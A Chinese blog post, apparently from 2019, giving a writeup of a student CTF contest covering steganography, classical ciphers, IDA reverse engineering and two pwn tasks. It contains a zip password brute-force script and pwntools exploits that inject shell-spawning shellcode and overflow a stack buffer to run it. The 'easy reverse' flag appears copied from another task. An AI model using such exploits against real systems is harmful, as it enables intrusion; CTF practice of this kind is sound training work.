第二届海啸杯部分题目Writeup

原创

SkYe231_ 于 2019-10-21 16:58:02 发布 633 收藏 1

分类专栏： PWN 文章标签： writeup ctf 海啸杯

本文链接：https://blog.csdn.net/weixin_43921239/article/details/102667444

第二届海啸杯部分题目Writeup

文章目录

Misc


签到题

题目提供的`1.zip`解压出`flag.txt`，txt文件里面有大量意义不明的字符，尝试性使用`base64`解密，得到结果如下图：

首行有`PNG`、`Adobe`等字样，推测是解密后的明文是PNG文件十六进制文件。用python解密后写入到后缀名为`png`的文件中，查看图片内容，脚本如下：

```
#./flag.txt
import base64

file = open('1.png','w')
encodestr = base64.b64decode('这里填入flag.txt中的密文'.encode('utf-8'))
file.write(encodestr)
file.close()
```

flag




老烟枪

用binwalk分析图片，结果显示图片中有一个压缩包。使用命令`binwalk -e cxk.png`分离出压缩包，得到flag.png，用ps的水平翻转功能，得到正常flag

flag

表白

这题就是可以百度到的png隐写操作----修改图片宽高。用winhex打开png文件，对应修改头文件中的高数值，得到flag。



flag

小明的求助

题目给出压缩包里面有一个需要密码才能解压的 `flag.txt` 文件，且题目提示*密码他只知道"hlqiou"加上4位数字*。尝试进行爆破。

生成密码字典：

```
file = open("p.txt","w")
for i in range(1000,10000):
 file.write("hlqiou"+str(i)+"\n")
file.close()
```

爆破密码脚本（python2）：

```
#coding: utf-8
#./p.txt
#./xiaoming.zip

import zipfile
import threading

def zipbp(zfile, pwd):
    try:
        zfile.extractall(pwd=pwd)
        print 'password found : %s' % pwd
    except:
        return
def main():
    zfile = zipfile.ZipFile('xiaoming.zip')
    pwdall = open('p.txt')
    for pwda in pwdall.readlines():
        pwd = pwda.strip('\n')
        t = threading.Thread(target=zipbp, args=(zfile, pwd))
        t.start()
        t.join()
if __name__ == '__main__':
    main()
```

`password found : hlqiou6974`

flag

`flag{5oiR54ix6buE6I6J6I2D}`

密码学

恺撒将军

这题就是恺撒密码加密，特殊点就是有存在`]`、`<`等标点字符，一般在线解密会略过，干脆就自己写脚本，反正就是基于ASCII码做偏移：

```
strings = "f_tnluz_aghggeao{t_oy_ldoia}"
flag = ""
for i in strings:
 flag += chr(ord(i)-3)
print(flag)
```


解密之后得到的是一个base64加密的密文：`ZmxhZ3tjcnlwdG9faXNfaHhiX3NvX2VBc3kwfQ==`，在解密一次得到flag。

flag

`flag{crypto_is_hxb_so_eAsy0}`

小明家的小菜园

这题是栅栏密码，使用CTFcrack提供的栅栏密码工具解密：




flag

第2栏：`flag{yo_uget_itzha_lan_good}`

战报

这题提供较长的明文&密文，尝试分析字频，得到**单表替换**中的对应表。



得到对应表之后，还原得到明文，获得flag

flag

`flag{eantosi}`

reverse

baby reverse

这道题就是考察IDA的使用，IDA打开后，搜索（atl+t&ctrl+t）flag即可。

```
.rdata:0042200A                 dw 0                    ; MinorVersion
.rdata:0042200C                 dd 2                    ; Type: IMAGE_DEBUG_TYP
.rdata:00422010                 dd 32h                  ; SizeOfData
.rdata:00422014                 dd 0                    ; AddressOfRawData
.rdata:00422018                 dd 28000h               ; PointerToRawData
.rdata:0042201C aFlagReverseIsE db 'flag{reverse_is_easy}',0
.rdata:0042201C                                         ; DATA XREF: .data:0042
.rdata:00422032                 align 8
.rdata:00422038 ; char aPause[]
.rdata:00422038 aPause          db 'pause',0            ; DATA XREF: _main_0+23
.rdata:0042203E                 align 10h
.rdata:00422040 ; char aFlag[]
.rdata:00422040 aFlag           db '你知道flag藏在哪里吗?',0Ah,0
.rdata:00422040                                         ; DATA XREF: _main_0+16
.rdata:00422057                 db    0
.rdata:00422058                 db    0
```

flag

`flag{reverse_is_easy}`

easy reverse

IDA打开，`main()`里面存在一个条件函数，如果`v1=v0`则输出`you are right!!`，否则输出`you are wrong!!`，推测出需要满足条件才能获得flag，即使`v1=v0`。`v0`被赋值为字符串`kanlxvdzTljyTfyTeuor`；`v1`是以参数为`v3`的`sub_401005`函数的返回值，`v3`为我们输入值。

```
  puts("欢迎来到海啸杯!\n");
  puts("input:");
  gets(v3);
  v0 = off_425A30;                      // kanlxvdzTljyTfyTeuor
  v1 = sub_401005(v3);
  if ( !strcmp(v1, v0) )
    puts(off_425A34);                   // you are right!!\n
  else
    puts(off_425A38);                   // you are wrong!!\n
  return system("pause");
}
```

`sub_401005`函数内部运算公式：

```
char *__cdecl sub_401020(char *a1)
{
  signed int v2; // [esp+4Ch] [ebp-8h]
  signed int i; // [esp+50h] [ebp-4h]

  v2 = strlen(a1);
  for ( i = 0; i < v2; ++i )
    a1[i] = (a1[i] ^ 0xC) + 1;
  return a1;
}
```

操作就是将每一位输入字符都与`0xC`异或后加1。那么写个脚本将`v0`每一位都减1后与`0xC`异或得到我们应该输入的值。


```
strings = "kanlxvdzTljyTfyTeuor"
flag = ""
for i in strings:
 flag += chr((ord(i)-1)^0xc)

print(flag)
```

flag

`flag{crypto_is_hxb_so_eAsy0}`

霸王别姬

这题从描述到运行程序是的提示都是很明显地要脱壳。



通用脱壳软件脱壳一下，IDA打开`main`函数中直接就能找到flag

```
sub     esp, 44h
push    ebx
push    esi
push    edi
mov     [ebp+var_4], offset aFlagUpxSoEasy ; "flag{upx_so_easy_!}"
push    offset asc_422024 ; "\n\t你听说过加壳嘛?\n"
call    _puts
add     esp, 4
push    offset aPause   ; "pause"
call    system
```

这个加的是压缩壳`UPX`，与`pwnable.kr`中的`flag`那题有些类似，可以在linux下用命令脱壳。

flag

`flag{upx_so_easy_!}`

电竞选手

IDA打开可以看见最后一个if条件，满足则输出`Correct!\nFlag is your input`，提示我们输入的让条件符合的值就是flag。条件成立的前提是`sub_401350(v4) && sub_40145A()`两个函数的返回值相同。`sub_401350`的参数`v4`就是输入值。

```
  scanf("%s", v4);
  if ( sub_401350(v4) && sub_40145A() )
    puts("Correct!\nFlag is your input");
  else
    printf("wrong");
  return 0;
```

`sub_401350`函数如下：

```
int __cdecl sub_401350(char *a1)
{
  signed int i; // [esp+1Ch] [ebp-Ch]

  if ( strlen(a1) != 32 )
    return 0;
  if ( strncmp(a1, "flag{", 5u) || a1[31] != 125 )
    return 0;
  for ( i = 0; i <= 25; ++i )
  {
    switch ( a1[i + 5] )
    {
      case 97:
        dword_405060[i] = 0;
        break;
      case 100:
        dword_405060[i] = 1;
        break;
      case 119:
        dword_405060[i] = 2;
        break;
      case 115:
        dword_405060[i] = 3;
        break;
      default:
        return 0;
    }
  }
  return 1;
}
```

选择case 后数值按`r`转换为字符


首先判断输入长度是否为32字节，然后取5~30位进入到循环结构，根据输入值的不同向`dword_405060`数组中写入不同的值，若无匹配则返回0。程序正常循环结束后会返回`1`

`sub_40145A`函数如下：

```
signed int sub_40145A()
{
  signed int i; // [esp+4h] [ebp-Ch]
  signed int v2; // [esp+8h] [ebp-8h]
  signed int v3; // [esp+Ch] [ebp-4h]

  v3 = 4;
  v2 = 5;
  for ( i = 0; i <= 25; ++i )
  {
    v3 += dword_402068[dword_405060[i]];
    v2 += dword_402078[dword_405060[i]];
    if ( v3 > 9 || v3 < 0 || v2 > 9 || v2 < 0 )
      return 0;
    if ( byte_402000[10 * v3 + v2] == 35 )
      return 0;
    if ( byte_402000[10 * v3 + v2] == 43 )
      return 1;
  }
  return 0;
}
```

主体是一个循环体：每次`v3`加上`数组dword_402068`的第`dword_405060[i]`位数；`v4`加上`数组dword_402078`的第`dword_405060[i]`位数。然后3个if条件，如果`v2\v3`大于9或者小于0；`byte_402000[10 * v3 + v2] == 3`则返回`0`。只有`byte_402000[10 * v3 + v2] == 43`才返回`1`。

`dword_402068`、`dword_402078`两个数组值：




```
.data:00402068 dword_402068    dd 0                    ;
.data:0040206C                 align 10h
.data:00402070                 dd 0FFFFFFFFh
.data:00402074                 dd 1
.data:00402078 ; int dword_402078[10]
.data:00402078 dword_402078    dd 0FFFFFFFFh           ;
.data:0040207C                 dd 1
.data:00402080                 dd 0
.data:00402084                 db    0
.data:00402085                 db    0
.data:00402086                 db    0
.data:00402087                 db    0
.data:00402088                 db    0
.data:00402089                 db    0
.data:0040208A                 db    0
.data:0040208B                 db    0
.data:0040208C                 db    0
.data:0040208D                 db    0
.data:0040208E                 db    0
.data:0040208F                 db    0
.data:00402090                 db    0
.data:00402091                 db    0
.data:00402092                 db    0
.data:00402093                 db    0
.data:00402094                 db    0
.data:00402095                 db    0
.data:00402096                 db    0
.data:00402097                 db    0
.data:00402098                 db    0
.data:00402099                 db    0
.data:0040209A                 db    0
.data:0040209B                 db    0
.data:0040209C                 db    0
.data:0040209D                 db    0
.data:0040209E                 db    0
.data:0040209F                 db    0
```

`byte_402000`数值值

```
byte_402000     db '#'                  ; DATA XREF: sub_40145A+7A↑r
                                        ; sub_40145A+9F↑r
                db '#....######.##.###.##.##.###....##.###..####......####.#.##.####.'
                db '..##....##########.###+#####.....##',0
                align 4
```

根据`sub_40145A()`内部结构，一开始推测是用`wasd`控制每次循环读取`byte_402000`的位置，也就是避开`#`、控制最后读取是`+`，但是发现长度不对。在师兄提点下发现是用一维数组代表二维数组，从这里看出来的：

```
  if ( byte_402000[10 * v3 + v2] == 35 )
    return 0;
  if ( byte_402000[10 * v3 + v2] == 43 )
    return 1;
}
```

`10*v3`代表的是行号，还有给出提示一行有10个元素（v3+1就读取跳了10位，相当于读取下一行同一列的元素）。`v2`代表列号。以此将`byte_402000`数值的值转换为二维数组，如图所示：

出发点就是`v2\v3`的初始值，用`wasd`控制移动，最后移动到`+`。

flag

`flag{wwwwaaasssaasssssdddssddddw}`

Pwn

shellcode

32位只开PIE保护

```
skye@skye-ubuntu18:~/hs/shellcod$ checksec shellcode
[*] Checking for new versions of pwntools
    To disable this functionality, set the contents of /home/skye/.pwntools-cache/updat
e to 'never'.
[*] You have the latest version of Pwntools (3.12.2)
[*] '/home/skye/hs/shellcod/shellcode'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
```

直接运行：

```
skye@skye-ubuntu18:~/hs/shellcod$ ./shellcode
欢迎参加海啸杯?
你听说过shellcode嘛?
input:
asd
Segmentation fault (core dumped)
```

IDA打开发现直接程序将输入的，当成命令执行了。那么直接输入shellcode就行了。

```
1  int __cdecl main(int argc, const char **argv, const char
2  {
3    setbuf(stdin, 0);
4    setbuf(stdout, 0);
5    setbuf(stderr, 0);
6    puts((const char *)&unk_2008);
7    puts((const char *)&unk_201F);
8    puts("input:");
9    read(0, &shellcode, 0x3FFu);
10   ((void (__cdecl *)(int *))shellcode)(&argc);
11   return 0;
12 }
```

脚本

```
from pwn import *

context.log_level = 'debug'
p = process("./shellcode")
#p = remote("139.199.10.70",10003)



p.recv()
p.sendline(asm(shellcraft.sh()))

p.interactive()
```

simple_stackoverflow

32位保护全关

```
skye@skye-ubuntu18:~/hs/simple_stackoverflo$ file simple_stackoverflow
simple_stackoverflow: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamic
ally linked, interpreter /lib/ld-, for GNU/Linux 2.6.24, BuildID[sha1]=8a472c3af81f3220
fbb44520fccebd028eac5d25, not stripped
skye@skye-ubuntu18:~/hs/simple_stackoverflo$ checksec simple_stackoverflow
[*] '/home/skye/hs/simple_stackoverflo/simple_stackoverflow'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```


直接运行：

```
skye@skye-ubuntu18:~/hs/simple_stackoverflo$ ./simple_stackoverflow
asd
skye@skye-ubuntu18:~/hs/simple_stackoverflo$ ./simple_stackoverflow
12as
skye@skye-ubuntu18:~/hs/simple_stackoverflo$
```


IDA分析，在`main()`里面的`overflow()`里面，变量`buf`距离栈底为`0x20`，而`read`可以从终端输入取最多`0x3FF`字节写入到`buf`中，这里就存在**栈溢出**。

```
1 int overflow()
2 {
3   char buf; // [esp+18h] [ebp-20h]
4
5   read(0, &buf, 0x3FFu);
6   return 0;
7 }
```

这里利用栈溢出控制指针，再次调用read函数向某地址写入shellcode之后，然后控制指针运行到shellcode。写入地址选择固定地址如bss段、data段（地址在IDA ctrl+s 查找），我就选择写入



然后问题就是怎么给溢出后调用的read传参。read函数有三个参数，32位传参看图：



脚本

```
from pwn import *

context.log_level = 'debug'

shellcode = asm(shellcraft.sh())

p = process("./simple_stackoverflow")
#p = remote("139.199.10.70",10004)

payload = 'a' * (0x20 + 0x4) + p32(0x08048390) + p32(0x0804A040) + p32(0) + p32(0x0804A040) + p32(len(shellcode)
)

p.sendline(payload)
p.sendline(shellcode)

p.interactive()
```

覆写eip的read函数地址应该是plt表中read地址，而不是read函数地址。即填入IDA中`_read`地址，而不是`read`地址